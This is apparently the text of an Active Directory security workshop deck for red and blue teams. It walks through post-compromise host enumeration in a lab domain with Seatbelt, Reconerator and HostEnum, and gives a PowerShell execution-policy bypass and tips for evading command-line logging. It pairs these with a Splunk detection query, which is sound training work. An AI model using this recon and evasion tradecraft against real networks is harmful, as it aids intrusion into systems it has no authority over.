

ACTIVE DIRECTORY SECURITY WORKSHOP



A **RED AND BLUE GUIDE TO POPULAR AD ATTACKS**



Pentester. Gamer.

- **Blog:** thevivi.net
- **GitHub:** github.com/V1V1
- **Twitter:** @_theVIVI
- **Email:** gabriel<at>thevivi.net





RED

Pentesters/red teamers.

Understand and walkthrough popular Windows & AD tradecraft.

Find out how you could get detected.

BLUE

Sysadmins/blue teamers.

Understand how attackers compromise and own AD environments.

Mitigation and detection techniques (with basic Splunk queries).



1. INTRO:

- Lab setup. [\[page 6\]](#)
- MITRE ATT&CK. [\[page 9\]](#)
- Tradecraft (Powershell vs C#). [\[page 11\]](#)

2. WINDOWS HOST RECON & ENUMERATION:

- ❖ Mitigation & Detection. [\[page 23\]](#)

3. WINDOWS LOCAL PRIVILEGE ESCALATION:

- ❖ Mitigation & Detection. [\[page 57\]](#)

- Vulnerability detection. [\[page 32\]](#)

- Autoruns. [\[page 42\]](#)

- Scheduled Tasks. [\[page 48\]](#)

- File & registry credentials. [\[page 54\]](#)

4. CREDENTIAL DUMPING & ACCESS:

- ❖ Mitigation & Detection. [\[page 80\]](#)

- Mimikatz and friends. [\[page 65\]](#)

- Dumping lsass memory. [\[page 68\]](#)

- Browser credentials. [\[page 74\]](#)

- File & registry credentials. [\[page 79\]](#)

5. WINDOWS HOST PERSISTENCE:

- Mitigation & Detection. [\[page 103\]](#)

- Registry Persistence (AutoRuns). [\[page 90\]](#)

- Scheduled Tasks. [\[page 93\]](#)

- Microsoft Office Startup. [\[page 96\]](#)

- WMI. [\[page 99\]](#)

6. AD RECON & ENUMERATION:

- ❖ Mitigation & Detection. [\[page 130\]](#)

- BloodHound. [\[page 116\]](#)

- PowerView & SharpView. [\[page 123\]](#)

- Active Directory Module. [\[page 126\]](#)

7. DOMAIN PRIVILEGE ESCALATION:

- Mitigation & Detection. [\[page 181\]](#)

- Password Spraying. [\[page 136\]](#)

- Kerberoasting. [\[page 143\]](#)

- AS-REP Roasting. [\[page 151\]](#)

- Targeted Roasting. [\[page 157\]](#)

- Unconstrained Delegation. [\[page 171\]](#)

8. DOMAIN PERSISTENCE:

- Mitigation & Detection. [\[page 217\]](#)

- Golden Tickets. [\[page 202\]](#)


- AdminSDHolder. [\[page 207\]](#)


- DC Shadow. [\[page 211\]](#)

REFERENCES.

1. INTRODUCTION

Welcome to our playground - **FOX.com**






FOX.com - Systems

- Windows Server 2012 Domain Controller.
- Windows 10 & 7 hosts.
- Single AD forest.

FOX.com - Audit & Logging

- Sysmon on every endpoint. Using @SwiftOnSecurity's [sysmon config](#).
- Decent audit policy deployed using GPO.
- Powershell version 5.1 & enhanced logging on every host.
- Logs being forwarded to a Splunk server for analysis.



- Accepting the very likely reality that adversaries have already compromised your network; regardless of the perimeter defences you've deployed.

Image from: <https://github.com/infosecninja/AD-Attack-Defense>

- MITRE ATT&CK™ is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.
- These include specific and general techniques, as well as concepts and background information on well-known adversary groups and their campaigns.

Read more: <https://attack.mitre.org/>

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware	Compiled HTML			Bypass User Account	Credential	Domain Trust	Exploitation	Data from	Custom Command and	Data Transfer	Disk Content



- 1) **Tactics** - Represent the “why” of an ATT&CK technique. The tactic is the adversary’s tactical objective for performing an action
- 2) **Techniques** - Represent “how” an adversary achieves a tactical objective by performing an action.

Enterprise Tactics

ID	Name	Description
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their access.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level access.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.

Credential Access

The adversary is trying to steal account names and passwords.

Credential Access consists of techniques for stealing credentials like account names and passwords. These credentials include keylogging or credential dumping. Using legitimate credentials can give the adversary more time to perform their attack, making them harder to detect, and provide the opportunity to create more accounts to help achieve their goals.

Techniques

ID	Name	Description
T1098	Account Manipulation	Account manipulation may aid adversaries in maintaining access to systems. This can involve changing user permissions, modifying credentials, adding or changing permission levels, or creating new accounts. It may also involve manipulating account activity designed to subvert security policies, such as performing actions under different accounts or using multiple accounts simultaneously. In order to create or manipulate accounts, the adversary may use various techniques such as social engineering, password cracking, or exploiting system vulnerabilities.
T1139	Bash History	Bash keeps track of the commands users type on the command-line in a file called .bash_history. This file resides at the same location: <code>~/.bash_history</code> . Typically, the user types commands on the command line, which are then recorded in this file. Adversaries can use this information to gain insights into the user's behavior and potentially abuse it for their own purposes.
T1110	Brute Force	Adversaries may use brute force techniques to attempt access to accounts or systems. This involves systematically testing many possible combinations of credentials until a correct one is found. It can be used to guess passwords, PINs, or other authentication factors. Brute force attacks are often automated and can be very effective if the password space is large enough.

Reference: <https://medium.com/mitre-attack/att-ck-101-17074d3bc62>



- Over the past few years, Powershell has been used as an offensive tool in all stages of the attack lifecycle; from initial compromise to persistence and data exfiltration.
- But security measures such as AMSI, enhanced logging (module logging, script block logging, transcription) has made it a lot harder for attackers to operate using Powershell exclusive tradecraft.

Reference: <https://devblogs.microsoft.com/powershell/powershell-the-blue-team/>



- The new kid on the block.
- Just like Powershell, C# is tightly integrated with the .NET framework; making it the one of the best replacements for Powershell as the tool/language of choice for attacking Windows and Active Directory environments.
- Also, just like Powershell in the beginning; visibility into C#/ .NET tradecraft isn't great at the moment, making it much harder for defenders to detect attacker activity.
- But this is likely to change over time, especially with [AMSI's recent integration](#) with the .NET Framework.

Reference: <https://posts.specterops.io/operational-challenges-in-offensive-c-355bd232a200>



- Attackers and defenders still can't afford to ignore Powershell tradecraft, so we'll be taking a look at both C# and Powershell tooling throughout our lab exercises.

Top ATT&CK Techniques by Prevalence



This chart illustrates how often each ATT&CK technique is leveraged in a confirmed threat in our customers' environments. To provide a degree of scope to this chart, the top technique is PowerShell, which was a component of 1,774 confirmed threats.




Source: 2019 Threat Detection Report by Red Canary

<https://resources.redcanary.com/hubfs/ThreatDetectionReport-2019.pdf>

2. WINDOWS HOST RECON & ENUMERATION

WINDOWS HOST RECON & ENUMERATION



The situation:

You've just compromised a low privileged user in the FOX.com domain and you want to get a lay of the land.



- **Seatbelt** - <https://github.com/GhostPack/Seatbelt> (C#)
- **Reconerator** - <https://github.com/stufus/reconerator> (C#)
- **HostEnum** - <https://github.com/threatexpress/red-team-scripts/blob/master/HostEnum.ps1> (Powershell)
- **Manual enumeration (using commands)** -
https://wiki.skullsecurity.org/Windows_Commands

- Seatbelt performs numerous host enumeration checks.

Usage:

```
#Collect system related data  
SeatBelt.exe system  
  
#Collect user related data  
SeatBelt.exe user  
  
#Run all checks  
SeatBelt.exe all  
  
#Run a specific check  
SeatBelt.exe CHECK-NAME
```

"SeatBelt.exe system" collects the following system data:

- | | |
|----------------------|-------------------------------|
| BasicOSInfo | - Basic OS info (i.e. archit |
| RebootSchedule | - Reboot schedule (last 15 d |
| TokenGroupPrivil | - Current process/token priv |
| UACSystemPolicies | - UAC system policies via th |
| PowerShellSettings | - PowerShell versions and se |
| AuditSettings | - Audit settings via the reg |
| WEFSettings | - Windows Event Forwarding (|
| LSASettings | - LSA settings (including au |
| UserEnvVariables | - Current user environment v |
| SystemEnvVariables | - Current system environment |
| UserFolders | - Folders in C:\Users\ |
| NonstandardServices | - Services with file info co |
| InternetSettings | - Internet settings includin |
| LapsSettings | - LAPS settings, if installed |
| LocalGroupMembers | - Members of local admins, R |
| MappedDrives | - Mapped drives |
| RDPSessions | - Current incoming RDP sessi |
| WMI_MappedDrives | - Mapped drives via WMI |
| NetworkShares | - Network shares |
| FirewallRules | - Deny firewall rules, "full |
| AntiVirusWMI | - Registered antivirus (via |
| InterestingProcesses | - "Interesting" processes- d |
| RegistryAutoRuns | - Registry autoruns |
| RegistryAutoLogon | - Registry autologon informa |
| DNSCache | - DNS cache entries (via WMI |
| ARPTable | - Lists the current ARP tabl |
| AllTcpConnections | - Lists current TCP connecti |

HOST ENUMERATION - SEATBELT

- Running SeatBelt's system checks.

```
PS C:\Users\miller\Desktop\PurpleHaze> .\Seatbelt.exe system
```

```
%&&@@@&&
&&&&&&%%,  

&%& %&%  

%%%%%%%%%####%##%##%##%##%&%*~#  

#%#%/%/%/%##%##%##%##%##%##%# %&%,, , , , , , , , , , , , , ,  

#%#%/%/%/%##%##%##%##%##%##%# %%%, , , , , , , , , , , , , ,  

#####%##%##%##%##%##%##%##%##%##%# &%%. . . . . . . . .  

#####%##%##%##%##%##%##%##%##%##%# %%%. . . . . . . . .  

#####%##%##%##%##%##%##%##%##%##%# &%%. . . . . . . .  

#####%##%##%##%##%##%##%##%##%##%# %%%. . . . . . . .  

&%& %%/%%          Seatbelt  

&%&&&%%%%          v0.2.0  

#%%%##%,
```

```
#&&@@@@@@%##%##%##%##%##%##%##%##%##%  

&///(((&%##%##%##%##%##%##%##%##%##%##%  

@///(((&%##%##%##%##%##%##%##%##%##%##%  

@///(((&%##%##%##%##%##%##%##%##%##%##%  

@///(((&%##%##%##%##%##%##%##%##%##%##%  

@///(((&%##%##%##%##%##%##%##%##%##%##%  

@///(((&%##%##%##%##%##%##%##%##%##%##%  

@///(((&%##%##%##%##%##%##%##%##%##%##%  

@///(((&%##%##%##%##%##%##%##%##%##%##%  

@///(((&%##%##%##%##%##%##%##%##%##%##%  

@///(((&%##%##%##%##%##%##%##%##%##%##%  

%///(((&%##%##%##%##%##%##%##%##%##%##%  

,(((&%##%##%##%##%##%##%##%##%##%##%##%
```

```
==== Running System Triage Checks ===
```

```
==== Basic OS Information ===
```

Hostname	:	FOX-PC-ZERO
Domain Name	:	fox.com
Username	:	FOX\miller
ProductName	:	Windows 7 Ultimate
EditionID	:	Ultimate

HOST ENUMERATION - RECONATOR

- Collects basic host information.

Usage:

#Run all checks

Reconator.exe basic all

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\Reconator.exe basic all
=====
PROXY CHECKER (https://www.google.com)
URL Requested: https://www.google.com/
Proxy: DIRECT

=====
ENVIRONMENT VARIABLES =====
COMPUTERNAME=FOX-PC-ZERO
USERPROFILE=C:\Users\miller
HOMEPATH=\Users\miller
LOCALAPPDATA=C:\Users\miller\AppData\Local
PSModulePath=C:\Users\miller\Documents\WindowsPowerShell\Modules;C:\
PROCESSOR_ARCHITECTURE=AMD64
Path=%SystemRoot%\system32\WindowsPowerShell\v1.0\;C:\Windows\system32\WindowsPowerShell\v1.0\
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
ProgramFiles(x86)=C:\Program Files (x86)
PROCESSOR_LEVEL=6
LOGONSERVER=\FOX-SVR-DC
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
HOMEDRIVE=C:
SystemRoot=C:\Windows
SESSIONNAME=Console
ALLUSERSPROFILE=C:\ProgramData
PUBLIC=C:\Users\Public
FP_NO_HOST_CHECK=NO
APPDATA=C:\Users\miller\AppData\Roaming
PROCESSOR_REVISION=5e03
USERNAME=miller
CommonProgramW6432=C:\Program Files\Common Files
CommonProgramFiles=C:\Program Files\Common Files
```

HOST ENUMERATION - HOSTENUM

- Runs numerous host or domain checks and provides formatted output.

Usage:

```
#Bypass Powershell execution policy  
$env:psexecutionpolicypreference="bypass"  
#Import the script (can be from remote source)  
Import-Module .\HostEnum.ps1  
#Run host enumeration checks  
Invoke-HostEnum -Local
```

```
Windows PowerShell  
PS C:\Users\ocelot\Desktop\PurpleHaze> $env:PSExecutionPolicyPreference="bypass"  
PS C:\Users\ocelot\Desktop\PurpleHaze> Import-Module .\Invoke-HostEnum.ps1  
PS C:\Users\ocelot\Desktop\PurpleHaze> Invoke-HostEnum -Local  
[+] Invoke-HostEnum  
[+] STARTTIME: 20190728_125853  
[+] PID: 5292  
  
[+] Host Summary  
  
HOSTNAME : FOX-PC-SOLID  
OS : Microsoft Windows 10 Enterprise Evaluation Edition  
ARCHITECTURE : 64-bit  
DATE(UTC) : 20190728125856  
DATE(LOCAL) : 20190728155856+03  
INSTALLDATE : 20190727213907.000000+180  
UPTIME : 0 Days, 0 Hours, 46 Minutes, 24 Seconds  
IPADDRESSES : fe80::c8c7:a9b2:a44a:9cc3%11, fe80::c4  
DOMAIN : fox.com  
USERNAME : ocelot  
LOGONSERVER : \\FOX-SVR-DC
```

```
#Run checks and write HTML output report to disk
```

```
Invoke-HostEnum -Local -HTMLReport
```

```
[+] Clipboard Contents - miller:
```

```
host="FOX-PC-SOLID" sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" EventCode=4104 | top 1
```

```
[+] FILE:      C:\Users\miller\Desktop\PurpleHaze\20190728_131558_FOX-PC-ZERO.html  
[+] FILESIZE:  236594 Bytes
```

```
[+] DOWNLOAD:  C:\Users\miller\Desktop\PurpleHaze\20190728_131558_FOX-PC-ZERO.html
```

```
[+] I
```

```
PS C:\Users\miller\Desktop\PurpleHaze>
```

```
System Report
```

```
x +
```

```
← → ⌂ ⓘ File | C:/Users/miller/Desktop/PurpleHaze/20190728_131558_FOX-PC-ZERO.html
```

System Enumeration Report for FOX-PC-ZERO - miller

Host Summary

HOSTNAME:	FOX-PC-ZERO
OS:	Microsoft Windows 7 Ultimate Service Pack 1
ARCHITECTURE:	64-bit
DATE (UTC) :	20190728131604

HOST ENUMERATION - COMMANDS

- If you can avoid using commands to enumerate a system, then do it.
- Command line values are pretty easy to detect in environments with decent endpoint logging, so always use scripts/code to enumerate systems whenever you can.
- That said, you can gather a lot of user and system related information using regular Windows commands.

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> systeminfo > sysinfo-ZERO
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> cat .\sysinfo-ZERO
Host Name: FOX-PC-ZERO
OS Name: Microsoft Windows 7 Ultimate
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Workstation
OS Build Type: Multiprocessor Free
Registered Owner: v1v1
Registered Organization:
Product ID: 00426-OEM-8992662-00497
Original Install Date: 2/9/2019, 9:01:34 PM
System Boot Time: 7/30/2019, 11:03:29 AM
System Manufacturer: innotek GmbH
System Model: VirtualBox

systeminfo
whoami /all
ipconfig /all
net user
netstat -ano
tasklist /v
sc query
netsh firewall show config
```

And a lot more: https://wiki.skullsecurity.org/Windows_Commands



RELATED MITRE TACTICS & TECHNIQUES:

- **Discovery** - <https://attack.mitre.org/tactics/TA0007/>
- **Command Line** - <https://attack.mitre.org/techniques/T1059/>
- **Powershell** - <https://attack.mitre.org/techniques/T1086/>

MITIGATION & DETECTION - COMMAND LINE

- If you have command line logging setup, it shouldn't be too hard to detect commonly used enumeration command line values in your environment. Especially if they're coming from PCs used by non-IT/technical users.

```
index=* CommandLine=* User!=*NT\ AUTHORITY*
| eval length=len(CommandLine)
| table length, CommandLine, ComputerName, User
| sort -length
```

length	CommandLine	ComputerName	User
84	rundll32 C:\Windows\system32\generaltel.dll,RunInUserCxt TMwWNypNEEyWgzK0.1 Census	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
59	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
39	"C:\Windows\system32\ipconfig.exe" /all	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
39	"C:\Windows\system32\ipconfig.exe" /all	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
39	"C:\Windows\system32\ipconfig.exe" /all	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
38	"C:\Windows\system32\NETSTAT.EXE" -ano	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
38	"C:\Windows\system32\NETSTAT.EXE" -ano	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
38	"C:\Windows\system32\NETSTAT.EXE" -ano	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
37	"C:\Windows\system32\tasklist.exe" /v	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller
37	"C:\Windows\system32\whoami.exe" /all	FOX-PC-ZERO.fox.com	NOT_TRANSLATED FOX\miller

MITIGATION & DETECTION - POWERSHELL

